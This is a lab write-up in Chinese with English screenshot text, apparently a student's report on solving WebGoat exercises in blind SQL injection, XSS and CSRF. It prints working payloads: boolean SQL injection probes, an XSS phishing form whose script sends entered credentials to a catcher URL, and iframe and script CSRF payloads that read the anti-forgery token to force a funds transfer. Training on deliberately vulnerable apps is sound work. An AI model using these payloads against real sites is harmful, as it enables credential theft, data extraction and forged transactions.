WEBGOAT

Blind Numeric SQL Injection

- Introduction >
- General >
- Access Control Flaws >
- AJAX Security >
- Authentication Flaws >
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS) >
- Improper Error Handling >
- Injection Flaws >
 - Command Injection
 - Numeric SQL Injection
 - Log Spoofing
 - XPATH Injection
 - String SQL Injection
 - LAB: SQL Injection
 - Stage 1: String SQL Injection
 - Stage 2: Parameterized Query #1
 - Stage 3: Numeric SQL Injection
 - Stage 4: Parameterized Query #2
 - Database Backdoors
 - Blind Numeric SQL Injection

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

Account number is valid.

Cookies / Parameters

Cookie/s

| name | value | comment | domain | maxAge | path |
|------------|----------------------------------|---------|--------|--------|------|
| JSESSIONID | 0DC09D8EC01FE753555558E9A093FCD5 | | | -1 | |

- 再输入 `101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 2500)`; 结果是 `Invalid account number.`，账户无效。也就是说，我们要找的数在2000~2500之间
利用二分法，多次尝试，找到数字为2364

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/586116895/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

Introduction >

General >

Access Control Flaws >

AJAX Security >

Authentication Flaws >

Buffer Overflows >

Code Quality >

Concurrency >

Cross-Site Scripting (XSS) >

Improper Error Handling >

Injection Flaws >

Command Injection

Numeric SQL Injection

Log Spoofing

XPATH Injection

String SQL Injection

LAB: SQL Injection

Stage 1: String SQL Injection

Stage 2: Parameterized Query #1

Stage 3: Numeric SQL Injection

Stage 4: Parameterized Query #2

Database Backdoors

Blind Numeric SQL Injection

Blind String SQL Injection

Denial of Service >

Insecure Communication >

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_number** of **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:

Cookies / Parameters

Cookie/s

| | |
|----------|----------------------------------|
| name | JSESSIONID |
| value | 0DC09D8EC01FE753555558E9A093FCDS |
| comment | |
| domain | |
| maxAge | -1 |
| path | |
| secure | false |
| version | 0 |
| httpOnly | false |

Parameters

盲字符串注入（Blind String SQL Injection）

输入101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) >'z');进行猜解，发现结果为Account number is valid，账户有效。再往大写的字母猜测，最终确定首字母为J

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/1315528047/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

WEBGOAT

Blind String SQL Injection

Introduction >
General >
Access Control Flaws >
AJAX Security >
Authentication Flaws >
Buffer Overflows >
Code Quality >
Concurrency >
Cross-Site Scripting (XSS) >
Improper Error Handling >
Injection Flaws >
Command Injection
Numeric SQL Injection ✓
Log Spoofing ✓
XPath Injection ✓
String SQL Injection ✓
LAB: SQL Injection
Stage 1: String SQL Injection ✓
Stage 2: Parameterized Query #1
Stage 3: Numeric SQL Injection
Stage 4: Parameterized Query #2
Database Backdoors ✓
Blind Numeric SQL Injection ✓

Show Source Show Solution Show Plan Show Hints Restart Lesson

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Account number is valid

Cookies / Parameters

Cookie/s

| name | value | comment | domain | maxAge | path |
|------------|----------------------------------|---------|--------|--------|------|
| JSESSIONID | 0DC09D8EC01FE753555558E9A093FCD5 | | | -1 | |

- 接下来猜第二个字母
输入 `101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) > 'h')`; 发现结果为 Account number is valid, 账户有效。
- 最后确定第二个字母为“i”
重复上述步骤, 最终确定用户名为“Jill”

WebGoat - Mozilla Firefox

WebGoat

localhost:8080/WebGoat/start.mvc#attack/1315528047/1100

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

WEBGOAT

Blind String SQL Injection

Introduction >
 General >
 Access Control Flaws >
 AJAX Security >
 Authentication Flaws >
 Buffer Overflows >
 Code Quality >
 Concurrency >
 Cross-Site Scripting (XSS) >
 Improper Error Handling >
 Injection Flaws >
 Command Injection
 Numeric SQL Injection ✓
 Log Spoofing ✓
 XPATH Injection ✓
 String SQL Injection ✓
 LAB: SQL Injection
 Stage 1: String SQL Injection ✓
 Stage 2: Parameterized Query #1
 Stage 3: Numeric SQL Injection
 Stage 4: Parameterized Query #2
 Database Backdoors ✓

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

Reference Ascii Values: 'A' = 65 'Z' = 90 'a' = 97 'z' = 122

The goal is to find the value of the field **name** in table **pins** for the row with the **cc_number** of **4321432143214321**. The field is of type varchar, which is a string.

Put the discovered name in the form to pass the lesson. Only the discovered name should be put into the form field, paying close attention to the spelling and capitalization.

Enter your Account Number:

Cookies / Parameters

Cookie/s

| name | value | comment | domain | maxAge | path |
|------------|----------------------------------|---------|--------|--------|------|
| JSESSIONID | 0DC09D8EC01FE75355555BE9A093FCD5 | | | -1 | |


3. Cross-Site Scripting (XSS)

跨站脚本钓鱼攻击（Phishing with XSS）

- 题目要求是关于一个页面中存在XSS漏洞时，他如何支持钓鱼攻击。要求我们利用xss和html注入达到这些目标。使用XSS和HTML插入制作一个钓鱼网站，将其输在search框中，代码如下：

```
</form>
  <script>
function hack(){
XSSImage=new Image;
XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&u
ser=" + document.phish.user.value + "&password=" + document.phish.
pass.value + "";
alert("Had this been a real attack... Your credentials were just s
tolen. User Name = " + document.phish.user.value + " Password = "
+ document.phish.pass.value);
}
  </script>
<form name="phish">
<br><br>
<HR>
  <H2>This feature requires account login:</H2>
<br>
  <br>Enter Username:<br>
  <input type="text" name="user">
  <br>Enter Password:<br>
  <input type="password" name = "pass">
<br>
  <input type="submit" name="login" value="login" onclick="hack
()">
</form>
<br>
<br>
<HR>
```

输入后下拉网页，会有用户名和密码的框出现，随意输入用户名和密码



成功

反射型XSS（Reflected XSS Attacks）

输入带有攻击性的URL，如，就会弹出对话框

WebGoat - Mozilla Firefox

WebGoat x +

localhost:8080/WebGoat/start.mvc#attack/1406352188/900

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

General

Access Control Flaws

AJAX Security

Authentication Flaws

Buffer Overflows

Code Quality

Concurrency

Cross-Site Scripting (XSS)

Phishing with XSS

LAB: Cross Site Scripting

Stage 1: Stored XSS

Stage 2: Block Stored XSS using Input Validation

Stage 3: Stored XSS Revisited

Stage 4: Block Stored XSS using Output Encoding

Stage 5: Reflected XSS

Stage 6: Block Reflected XSS

Stored XSS Attacks

Reflected XSS Attacks

Cross Site Request Forgery (CSRF)

CSRF Prompt By-Pass

CSRF Token By-Pass

HTTPOnly Test

Improper Error Handling

Injection Flaws

Denial of Service

Insecure Communication

Congratulations. You have successfully completed this lesson.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

*** Whoops, you entered [] instead of your three digit code. Please try again.**

20154328cc

OK

Cart

| Sh | Price | Quantity | Total |
|---|---------|--------------|-----------|
| Stu Su | 69.99 | .script.aler | \$0.00 |
| Dy | 27.99 | 1 | \$27.99 |
| Hewlett-Packard - Pavilion Notebook with Intel Centrino | 1599.99 | 1 | \$1599.99 |
| 3 - Year Performance Service Plan \$1000 and Over | 299.99 | 1 | \$299.99 |


The total charged to your credit card: \$1927.97

Enter your credit card number:

Enter your three digit access code:

存储型xss (Stored XSS Attacks)

- 在Title里输入“Test Stored XSS”，
在 Message里输入



4. CSRF

Cross Site Request Forgery(CSRF)

- 实验目标：向新闻组发送一封email。这个email包含一个image，其URL指向一个恶意请求。
- CSRF就是冒名登录，用代码伪造请求

在Title输入：20154328，在Message输入：

```

```

点击“Submit”，在Message List下出现一条提交的记录，如下图所示：



Cross Site Request Forgery (CSRF)

Show Source Show Solution Show Plan Show Hints Restart Lesson

Congratulations. You have successfully completed this lesson.

Your goal is to send an email to a newsgroup. The email contains an image whose URL is pointing to a malicious request. In this lesson the URL should point to the "attack" servlet with the lesson's "Screen" and "menu" parameters and an extra parameter "transferFunds" having an arbitrary numeric value such as 5000. You can construct the link by finding the "Screen" and "menu" values in the Parameters inset on the right. Recipients of CSRF emails that happen to be authenticated at that time will have their funds transferred. When this lesson's attack succeeds, a green checkmark appears beside the lesson name in the menu on the left.

Title:

Message:

Cookies

| name | value | comment | domain | maxAge | path | secure | version | httpOnly |
|----------|-------|---------|--------|--------|------|--------|---------|----------|
| Cookie/s | | | | | | | | |

Parameter


| | |
|-------|-------|
| scr | 20783 |
| menu | 900 |
| stage | |
| num | 2 |

CSRF Prompt By-Pass

在Title输入: 20154328; 在Message输入:

```
<iframe
  src="attack?Screen=280&menu=900&transferFunds=5000"
  id="myFrame" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300"
  onload="document.getElementById('frame2').src='attack?Screen=280&menu=900&transferFunds=CONFIRM';">
</iframe>
<iframe
  id="frame2" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300">
</iframe>
```

如下图所示：



CSRF Token By-Pass

- 在Title输入：20154328
在Message输入构造的代码

```

<script>
  var tokensuffix;

  function readFrame1()
  {
    var frameDoc = document.getElementById("frame1").contentDocument;
    var form = frameDoc.getElementsByTagName("form")[0];
    tokensuffix = '&CSRFToken=' + form.CSRFToken.value;

    loadFrame2();
  }

  function loadFrame2()
  {
    var testFrame = document.getElementById("frame2");
    testFrame.src="attack?Screen=273&menu=900&transferFunds=5000" + tokensuffix;
  }
</script>

<iframe src="attack?Screen=273&menu=900&transferFunds=main"
  onload="readFrame1();"
  id="frame1" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300"></i
frame>

<iframe id="frame2" frameborder="1" marginwidth="0"
  marginheight="0" width="800" scrolling=yes height="300"></i
frame>

```

点击Submit，然后在Message List里点击“CSRF Token By-Pass Attack”，如下图所示：

Message Contents For: 20154328

Title: 20154328

How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application run on localhost although this can be easily changed, see the "Tomcat C the Introduction.

The WebGoat Interface

Message:

实验总结与体会

- 做这些题目其实很有意思，结合了一些情景，让我们更加接近于实战。这次做的只是关于Web安全，还有很多其他方面的，比如逆向、密码等，之前也做过一些类似CTF的题目，虽然有的时候做出一道题目需要脑洞比较大，但是做得多了之后就会发现其实也没有那么难想到，因为很多套路你慢慢在做题中就能领悟到，我觉得做题的过程也是一个人思考的过程，就算实在没想出来最后看了别人写的writeup也会很受启发，经历了思考的东西永远都是印象最深的。
- 通过这次的实验让我深刻地理解了SQL注入，XSS，CSRF等攻击的攻击原理和方法。也再一次提醒我，陌生链接不要点。学完了发现，像SQL，XSS这些攻击大都需要猜测你的源代码，知道了你的源代码就很好攻击了，感觉只要知道了你源代码我总能给你做点恶意攻击，同时，编写WEB前端后台的时候也要注意常见的或可能遇到的攻击，最后能不能攻击到，攻防你来我往地，就要看谁思路广、套路深了。

转载于:<https://www.cnblogs.com/20154328changcheng/p/9078133.html>